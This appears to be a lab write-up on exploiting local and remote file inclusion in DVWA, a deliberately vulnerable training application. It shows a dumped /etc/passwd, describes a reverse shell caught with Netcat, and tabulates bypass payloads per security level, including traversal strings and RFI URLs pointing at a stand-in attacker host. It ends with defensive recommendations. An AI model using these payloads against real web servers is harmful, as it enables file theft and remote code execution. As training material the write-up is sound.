

File Inclusion Technical Report

Local File Inclusion (LFI), Remote File Inclusion (RFI) & DVWA Exploitation Analysis

Target Application: DVWA (Damn Vulnerable Web Application)

Target User: adil@kali (UID: 1000) / www-data (UID: 33)

Assessment Scope: LFI Path Traversal, Sensitive File Disclosure, Reverse Shell Execution

Security Level: Low (DVWA Config)

1. Executive Summary & Concept Overview

File Inclusion vulnerabilities arise when a web application uses unvalidated user input to specify a file path that is passed directly to inclusion or execution functions (e.g., PHP's `include()`, `require()`, or `file_get_contents()`). These vulnerabilities fall into two main categories:

Vulnerability Type	Mechanism	Primary Risk & Impact
Local File Inclusion (LFI)	Exploits path traversal sequences (e.g., <code>../../../../</code>) to access local files on the web server filesystem.	Sensitive configuration disclosure, source code theft, log poisoning leading to Remote Code Execution (RCE).
Remote File Inclusion (RFI)	Loads and executes a remote script hosted on an attacker-controlled external web server (requires <code>allow_url_include=On</code>).	Immediate Remote Code Execution (RCE), complete system compromise, interactive reverse shell access.

2. Complete Technical Workflow & Analysis

2.1 Initial Reconnaissance & LFI Data Extraction

During initial testing of the target host, directory traversal sequences were supplied to read system credentials. The application successfully returned the contents of `/etc/passwd`, exposing system accounts:

```
root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
postgres:x:117:121:PostgreSQL administrator:/var/lib/postgresql:/bin/bash
adil:x:1000:1000:kali,,,:/home/adil:/usr/bin/zsh
```

Key Findings from System Dump:

- Standard administrative account: root (UID 0).
- Primary interactive user account: adil (UID 1000, Home: `/home/adil`, Shell: `/usr/bin/zsh`).
- Web Server Service account: www-data (UID 33, Home: `/var/www`).

2.2 Proof of Concept Screenshots & Evidence




Figure 1: Successful Local File Inclusion in DVWA displaying unlisted hidden page content ("File 4 (Hidden)").

Figure 1 shows the successful exploitation of DVWA's File Inclusion parameter to render hidden files (`file4.php`) not normally listed on the standard web application interface.

Directory listing for /

- [.bash_logout](#)
- [.bashrc](#)
- [.bashrc.original](#)
- [.BurpSuite/](#)
- [.cache/](#)
- [.config/](#)
- [.face](#)
- [.face.icon@](#)
- [.gnupg/](#)
- [.ICEauthority](#)
- [.java/](#)
- [.local/](#)
- [.message.enc.swo](#)
- [.message.enc.swp](#)
- [.mozilla/](#)
- [.pki/](#)
- [.profile](#)

Figure 2: Directory listing from local server demonstrating hosted files for Remote File Inclusion (RFI).

Figure 2 displays the root directory listing served during an attack scenario where an attacker hosts malicious PHP payloads (e.g., webshells or reverse shell scripts) locally using Python's `http.server` for RFI execution.




Figure 3: Active Netcat listener catching a reverse shell connection from target host (www-data).

Figure 3 documents successful full-system compromise. A Netcat listener on port `1337` received an incoming connection from `127.0.0.1`, granting an interactive shell as the web server user `www-data` (UID 33).

3. DVWA Security Levels & Mitigation Strategies

DVWA Level	Vulnerable Source Code Logic	Bypass & Exploitation Vector
Low	<code>include(\$_GET['page']);</code> No filtering or sanitization applied.	LFI: <code>?page=../../../../etc/passwd</code> RFI: <code>?page=http://<ATTACKER_IP>/shell.txt</code>
Medium	Uses <code>str_replace()</code> to strip <code>../</code> and <code>http://</code> non-recursively.	LFI: <code>?page=.....//.....//.....//etc/passwd</code> RFI: <code>?page=hhttp://ttp://<ATTACKER_IP>/shell.txt</code>
High	Requires input to begin with <code>file</code> via <code>fnmatch("file*", \$file)</code> .	LFI Wrapper: <code>?page=file:///etc/passwd</code>
Impossible	Strict allowlist validation against hardcoded allowed filenames.	Fully secured. Input not matching allowlist is rejected.

4. Defensive Recommendations

- Avoid Dynamic Inclusion:** Never pass unvalidated user-controlled parameters directly into file inclusion functions.
- Implement Strict Whitelisting:** Map input keys to specific static file paths (e.g., `$allowed = ['home' => 'home.php', 'about' => 'about.php'];`).
- Harden PHP Runtime:** Set `allow_url_include = Off` and `allow_url_fopen = Off` in `php.ini` to eliminate RFI risks entirely.

4. **Disable Unnecessary Wrappers:** Restrict usage of PHP stream wrappers (`php://`, `file://`) where not strictly needed.